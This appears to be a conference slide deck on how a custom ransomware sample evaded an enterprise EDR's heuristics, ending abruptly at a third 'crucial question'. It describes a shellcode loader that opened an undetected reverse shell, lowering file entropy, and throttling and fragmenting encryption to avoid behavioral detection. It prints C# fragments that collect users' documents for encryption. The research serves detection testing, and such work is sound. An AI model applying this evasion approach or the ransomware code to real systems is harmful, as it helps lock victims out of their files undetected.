DIGITAL FORENSICS & INCIDENT RESPONSE

SUMMIT & TRAINING 2026



Summit: October 15-16 | **Training:** October 17-22

Arlington, VA & Live Online

RANSOMWARE TRACK

Breathes and Shuffles: Exposing Heuristic Blindspots in EDR Ransomware Detection Engines



Michał Sołtysik
Cybersecurity Consultant

DIGITAL **FORENSICS** & INCIDENT **RESPONSE**
SUMMIT & TRAINING 2026

Summit: October 15-16 | **Training:** October 17-22

Arlington, VA & Live Online

Professional Profile



Michał Sołtysik is a **Cybersecurity Consultant** and **Blue Team**, **Purple Team**, and **Red Team** **Analyst** with broad and in-depth expertise across multiple cybersecurity domains.

He is also a **Digital** and **Network Forensics Examiner**, **Cyber Warfare Organizer**, and **SOC Trainer**, specializing in SOC operational capability and maturity development, network edge traffic profiling, and adversary emulation in EDR testing.

Official website: https://michalsoltysik.com

Mail: me@michalsoltysik.com

michalsoltysik.com - Official Brand Film: https://www.youtube.com/watch?v=fy-MSHYUMgE

michalsoltysik.com - Official Brand Film (Short Version): https://www.youtube.com/watch?v=rEMHqwvlXBc

LinkedIn: https://www.linkedin.com/in/michal-soltysik-ssh-soc

YouTube: https://www.youtube.com/playlist?list=PL0RdRWQWldOAAKBqOVEutxKMP-a6CNoLY

GitHub: https://github.com/MichalSoltysikSOC

Accredible: https://www.credential.net/profile/michalsoltysik/wallet

Credly: https://www.credly.com/users/michal-soltysik

Certified as:

CM)CTA - Certified Master Cyber Threat Analyst

CySA+, **C)CSA** & **C3SA** - Certified Cybersecurity Analyst

CCDA - Certified Cyber Defense Analyst

HTB CDSA - Hack The Box Certified Defensive Security Analyst

C|SA & **CCSA** - Certified SOC Analyst

PSAP - Practical SOC Analyst Professional

PSAA - Practical SOC Analyst Associate

CSOA - Certified Security Operations Analyst

CBTeamerX - Certified Blue Teamer - eXpert

CBTeamer - Certified Blue Teamer

CBTP - Certified Blue Team Practitioner

CM)CFI - Certified Master Cyber Forensic Investigator

GCFE - GIAC Certified Forensic Examiner

GCFA - GIAC Certified Forensic Analyst

GNFA - GIAC Network Forensic Analyst

CCDFA - Cyber 5W Certified Digital Forensic Analyst

C)NFE - Certified Network Forensics Examiner

C)DFE - Certified Digital Forensics Examiner

eCDFP - eLearnSecurity Certified Digital Forensics Professional

CDFEH - CYBER 5W Digital Forensics Evidence Handler

ISO/IEC 27037:2012 - Lead Implementer

WCNA - Wireshark Certified Network Analyst

GCED - GIAC Certified Enterprise Defender

C|ND - Certified Network Defender

CCD - Certified CyberDefender

C)ISSO - Certified Information Systems Security Officer

CPTA - Certified Purple Team Analyst

HTB CPTS - Hack The Box Certified Penetration Testing Specialist

C)PTC - Certified Penetration Testing Consultant

C)PTE - Certified Penetration Testing Engineer

C)PEH - Certified Professional Ethical Hacker

C)VA - Certified Vulnerability Assessor

RvBCWP - Red vs Blue Cyber Warfare Practitioner

CM)IPS - Certified Master Intrusion Prevention Specialist

eCTHP - eLearnSecurity Certified Threat Hunting Professional

CRTS - Certified Red Team Specialist

CRTA - Certified Red Team Analyst

CRTeamer - Certified Red Teamer

CCMA - CYBER 5W Certified Malware Analyst

C)TIA - Certified Threat Intelligence Analyst

CIoTSP - Certified Internet of Things Security Practitioner

OOSE - OPSWAT OT Security Expert

CNSP - Certified Network Security Practitioner

CNSE - Certified Network Security Engineer

CCC - Certified Cybersecurity Consultant

CCE - Certified Cybersecurity Expert

CCSE - Certified Cyber Security Engineer

CCSS - Certified Cyber Security Specialist

Issued by **GIAC** (associated with **SANS Institute**), **Mile2 Cybersecurity Institute**, **EC-Council**, **CompTIA**, **HTB Academy**, **INE Security**, **TCM Security**, **CyberWarFare Labs**, **CyberDefenders**, **Cyber5W**, **The SecOps Group**, **CertNexus**, **Hackviser**, **CYBRIXEN**, **OPSWAT Academy**, **Protocol Analysis Institute** (**WCNA** Certification Program), **United States Cybersecurity Institute**, **Pacific Certifications**, **Blockchain Council** and **Global Tech Council**.

Research and Talk Objectives

For this research, I deliberately chose not to use MSFvenom, Sliver or Cobalt Strike, or add AMSI and ETW bypasses, because I wanted to examine how the EDR responded to the ransomware's own behavior, driven by my custom code logic. All malicious functionality was contained within the executable itself.

A custom Nim loader could download shellcode over HTTP, allocate executable memory in its own process, copy the shellcode into that memory, and execute it without explicitly saving it to disk. In my testing, this established a reverse shell without detection by Microsoft Defender Antivirus. I chose not to use this approach because successful shellcode execution would not rule out later detection of ransomware behavior, such as file encryption.

Some cybersecurity courses include C# code designed to bypass AMSI (Antimalware Scan Interface, used for antimalware content inspection) and suppress specific ETW (Event Tracing for Windows) telemetry within a process. Detection can still occur through, for example, file scanning and behavioral monitoring.

DIGITAL FORENSICS & INCIDENT RESPONSE SUMMIT & TRAINING 2026



Evolution of Malicious Payloads

MSFvenom (**Payload Generator**): Generates standalone payloads in multiple output formats, including raw shellcode, executables, DLLs, scripts, and source-code representations. Default payloads should not be assumed to evade endpoint detection.

Sliver & **Cobalt Strike** (**C2 Frameworks**): Provide C2 infrastructure for generating, communicating with, and remotely tasking payloads/implants. They support formats including executables, DLLs/shared libraries, and shellcode. Default artifacts should not be assumed to evade endpoint detection.

Raw Shellcode (***.bin***): Raw binary data containing executable shellcode can be loaded directly into memory without requiring a conventional executable payload on disk. Memory-resident loading may reduce file-system artifacts but does not eliminate runtime detection opportunities.

Reflective DLLs (***.dll***): DLL payloads can be reflectively loaded directly into process memory rather than through conventional file-backed DLL loading. This enables memory-resident execution but does not eliminate runtime detection opportunities.

DIGITAL FORENSICS & INCIDENT RESPONSE
SUMMIT & TRAINING 2026

Why Evasion Succeeds or Fails

Payloads generated by frameworks such as MSFvenom, Sliver, and Cobalt Strike may exist as recognizable *.exe*, *.dll*, or raw *.bin* payloads. **When written to disk, these payloads may expose detectable file-based characteristics, including signatures and statistical properties such as entropy.**

True evasion therefore requires addressing two distinct detection surfaces:



(1) **Static exposure** - reducing recognizable disk artifacts through memory-resident execution and custom loading mechanisms.

(2) **Behavioral exposure** - reducing or modifying runtime behavioral patterns that EDR solutions analyze through real-time endpoint telemetry.

Moving a payload from disk to memory can reduce exposure to traditional file-based and signature-based detection, but **it does not eliminate detection**. Once executing, **its runtime behavior can still be observed and classified by EDR behavioral analytics**.

DIGITAL FORENSICS & INCIDENT RESPONSE SUMMIT & TRAINING 2026

For this reason, **I addressed both static and behavioral detection** - **keeping whole-file entropy at 4.80258**, **below the reported 5.09 average for native executables**, while deliberately slowing, limiting, randomizing, and fragmenting the file-encryption activity to reduce its behavioral footprint.

Evasion Requirements – Supporting Data

"*In a fileless malware attack, the malware writes itself directly onto the main memory (RAM) of the compromised device without leaving any trace on the compromised device's file system. For this reason, fileless malware presents a difficult challenge for traditional malware detection tools and in particular signature-based detection.*"

Source: https://arxiv.org/abs/1911.11276

"***Behavioral modeling identifies malicious processes via features derived by their runtime behavior***."

Source: https://link.springer.com/article/10.1007/s00521-022-07096-6

"*EDR technology pairs comprehensive visibility across all endpoints with IOAs and applies behavioral analytics that analyze billions of events in real time to automatically detect traces of suspicious behavior. Understanding individual events as part of a broader sequence allows CrowdStrike's EDR tool to apply security logic derived from CrowdStrike Intelligence. If a sequence of events matches a known IOA, the EDR tool will identify the activity as malicious and automatically send a detection alert.*"

Source: https://www.crowdstrike.com/en-au/cybersecurity-101/endpoint-security/endpoint-detection-and-response-edr

DIGITAL FORENSICS & INCIDENT RESPONSE SUMMIT & TRAINING 2026



The Role of Entropy in Malware Detection

"*One proposed method for detecting encryption and compression within software is to measure its entropy. Entropy can indicate the level of randomness or uncertainty within the file's contents. Indeed, in one study of malware files (Lyda & Hamrock, 2007),* ***native executables had an average entropy of 5.09, whereas compressed and encrypted executables had average entropies of 6.80 and 7.18, respectively.***"

Source: https://www.sciencedirect.com/science/article/abs/pii/S0957417416306625

"*Traditional approaches such as signature scanning, one of the most common techniques employed by anti-virus companies, [...]. In order to bypass this kind of filters, malware writers usually obfuscate and transform the code of their creations. One of the methods employed is executable packing, which consists in compressing or ciphering the real malicious code, and injecting a decryption routine into the executable that will load and decompress it at run-time.* ***Entropy is a common heuristic for the detection of packed executables****.* ***High entropy values indicate a random distribution of the bytes that compose the executable, a property very common in compressed and ciphered data.***"


Source: https://paginaspersonales.deusto.es/bosanz/es/publication/pedrero-countering-2012

"*The compression or encryption part of the packed program will increase the randomness of the binary files and result in a high entropy value for some regions. Thus,* ***the entropy values generally represent the byte strings' uncertainty and measure the probability of packing characteristics****. Lyda and Hamrock (2007) investigated a set of entropy metrics by calculating the minimum, average and maximum entropy values of the whole binary files and each section to measure the statistical entropy ranges of the packed programs or normal nonpacked files. In their results,* ***executables with an average entropy and the highest entropy value higher than 6.677 and 7.199 could be identified as packed with a 99.99% confidence level.***"


Source: https://link.springer.com/article/10.1186/s42400-025-00508-9

Using Entropy Analysis to Find Encrypted and Packed Malware

Breaking the Entropy Heuristic



DIGITAL FORENSICS & INCIDENT RESPONSE
SUMMIT & TRAINING 2026



Independent Testing & Validation

I tested my ransomware samples on April 30, 2026, against the latest sensor version of an **Endpoint Detection** and **Response** (**EDR**) solution that is widely recognized as enterprise-grade.

This product has scored high marks in rigorous third-party industry testing, such as analyst reports like the **2022 Forrester Wave** for **EDR** (where it has been named **one of the top 15 providers that matter most**) and the **MITRE ATT&CK Enterprise Evaluations** (where it was tested among **the top 11 evaluated vendors** in both the 2024 and 2025 rounds and **praised for high detection efficacy**).

Furthermore, my own manual testing proved that this solution displayed a higher detection efficacy than one of the top 3 solutions regarded as the very best in the industry.

DIGITAL FORENSICS & INCIDENT RESPONSE SUMMIT & TRAINING 2026







Ransomware Discovery and Encryption Scope

Target Discovery: The ransomware utilizes a recursive target-gathering function to scan specific user profile directories (*Desktop*, Documents, *Downloads*, *OneDrive*, *Dropbox*, and *Google Drive\My Drive*).

File Type Filtering: It systematically isolates high-value user documents and data formats based on extension filtering (*.doc*, *.docx*, *.xls*, *.xlsx*, *.ppt*, *.pptx*, *.pdf*, *.txt*).

Successful Encryption: Because prevention actions were set to **False**, the **execution completed successfully**, **encrypting all matching files discovered across these target directories**.

```
static void GatherFiles(string root, List<string> list)
{
    try {
        string[] exts = { ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".pdf", ".txt" };
        foreach (string file in Directory.GetFiles(root)) {
            if (exts.Any(x => file.EndsWith(x, StringComparison.OrdinalIgnoreCase))) list.Add(file);
        }
    } catch { }
}
```

```
string[] targetDirs = {
    Path.Combine(userProfile, "Desktop"),
    Path.Combine(userProfile, "Documents"),
    Path.Combine(userProfile, "Downloads"),
    Path.Combine(userProfile, "OneDrive"),
    Path.Combine(userProfile, "Dropbox"),
    Path.Combine(userProfile, "Google Drive", "My Drive")
};

List<string> filesToProcess = new List<string>();
foreach (string dir in targetDirs) {
    if (Directory.Exists(dir)) {
        GatherFiles(dir, filesToProcess);
```

Crucial Question #1

How much time did the EDR need to detect the ransomware activity?

Crucial Question #2



Did the EDR prevent the files from being encrypted?

DIGITAL FORENSICS & INCIDENT RESPONSE SUMMIT & TRAINING 2026

Execution Timeline and Detection Outcome


The executable of the final ransomware sample was created on disk at 3:01:37 PM GMT+2, executed at 3:02:32 PM GMT+2, and **ran for exactly 2 minutes and 1 second before the detection event was registered** at 3:04:33 PM GMT+2.

While the detection was made by its **AI-based Anti-Malware module, prevention actions were not triggered** or **enforced** for this execution as they were **explicitly set to False**.



DIGITAL FORENSICS & INCIDENT RESPONSE SUMMIT & TRAINING 2026

Outcome



DIGITAL FORENSICS & INCIDENT RESPONSE SUMMIT & TRAINING 2026

Crucial Question #3

